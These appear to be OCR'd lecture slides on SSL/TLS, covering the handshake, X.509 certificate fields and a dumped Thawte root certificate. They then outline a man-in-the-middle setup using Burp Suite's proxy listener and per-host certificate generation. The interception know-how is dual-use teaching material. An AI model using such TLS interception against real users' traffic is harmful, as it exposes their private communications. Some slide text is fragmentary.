
Security Transport Layer

HTTP	FTP	SMTP	Telnet
SSL/TLS	SSH		
TCP			
IP			

SSL Handshake

Authentication / identification of server and (optionally) client

- Negotiation of algorithms
- Exchange keys



SSL Pro and Cons

Advantage :

- easy to use
- Secure
- widespread

Disadvantage :

- SSL provides only secure tunnel between the client and server (channel coding)
- Authentication based on X.509 - certificates: Users are unclear about the meaning.

Certificates

Confirmation that a public key belongs to an individual
digitally signed by specific service providers or authorities

X.509 Certificate:

ITU (International Telecommunications Union) Standard

X. 509 Certificate containing at least the following elements:

Serial number

Signature algorithm (the algorithm used to sign the cert.)

Issuer Name (Name of the issuing CA)

Validity period

Subject Name (owner of the certificates)

Subject Public Key Info (Public key of the owner and public key algorithm)

Signature Value (Digital signature of the issuing CA of the entire certificate)

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 1 (0x1)

Signature Algorithm: md5WithRSAEncryption

Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
OU=Certification Services Division,
CN=Thawte Server CA/emailAddress=server-certs@thawte.com

Validity

Not Before: Aug 1 00:00:00 1996 GMT

Not After : Dec 31 23:59:59 2020 GMT

Subject: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
OU=Certification Services Division,
CN=Thawte Server CA/emailAddress=server-certs@thawte.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (1024 bit)

Modulus (1024 bit):

00:d3:a4:50:6e:c8:ff:56:6b:e6:cf:5d:b6:ea:0c:
68:75:47:a2:aa:c2:da:84:25:fc:a8:f4:47:51:da:
85:b5:20:74:94:86:1e:0f:75:c9:e9:08:61:f5:06:
6d:30:6e:15:19:02:e9:52:c0:62:db:4d:99:9e:e2:
6a:0c:44:38:cd:fe:be:e3:64:09:70:c5:fe:b1:6b:
29:b6:2f:49:c8:3b:d4:27:04:25:10:97:2f:e7:90:
6d:c0:28:42:99:d7:4c:43:de:c3:f5:21:6d:54:9f:
5d:c3:58:e1:c0:e4:d9:5b:b0:b8:dc:b4:7b:df:36:
3a:c2:b5:66:22:12:d6:87:0d

Exponent: 65537 (0x10001)

X509v3 extensions:


X509v3 **Basic Constraints: critical**

CA:TRUE

Signature Algorithm: md5WithRSAEncryption

07:fa:4c:69:5c:fb:95:cc:46:ee:85:83:4d:21:30:8e:ca:d9:
a8:6f:49:1a:e6:da:51:e3:60:70:6c:84:61:11:a1:1a:c8:48:
3e:59:43:7d:4f:95:3d:a1:8b:b7:0b:62:98:7a:75:8a:dd:88:
4e:4e:9e:40:db:a8:cc:32:74:b9:6f:0d:c6:e3:b3:44:0b:d9:
8a:6f:9a:29:9b:99:18:28:3b:d1:e3:40:28:9a:5a:3c:d5:b5:
e7:20:1b:8b:ca:a4:ab:8d:e9:51:d9:e2:4c:2c:59:a9:da:b9:
b2:75:1b:f6:42:f2:ef:c7:f2:18:f9:89:bc:a3:ff:8a:23:2e:
70:47

MITM



What do we need?

Setup



Burp Suite



Fr 31 Mai 2013 11:22:29 CEST

11:20 up 25 days, 23 hrs, 2 users, load averages: 2.05 1.97 1.63

Login	Name	TTY	Idle	Login Time	Office	Phone
wfrank	Wolfgang Frank	*con	25d	5 Mai 12:21		
wfrank	Wolfgang Frank	s00	9d	8 Mai 16:24		

burp suite free edition v1.4.01

burp intruder repeater window about

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

intercept options history

proxy listeners

running port loopback only support invisible redirect cert edit remove

To add a new listener, complete the relevant details and click "add".

local listener port: add

☐ listen on loopback interface only

☐ support invisible proxying for non-proxy-aware clients

redirect to host:

redirect to port:

server SSL certificate:

☐ use a self-signed certificate


☒ generate CA-signed per-host certificates help


☐ generate a CA-signed certificate with a specific hostname:

☐ use a custom certificate (PKCS12):

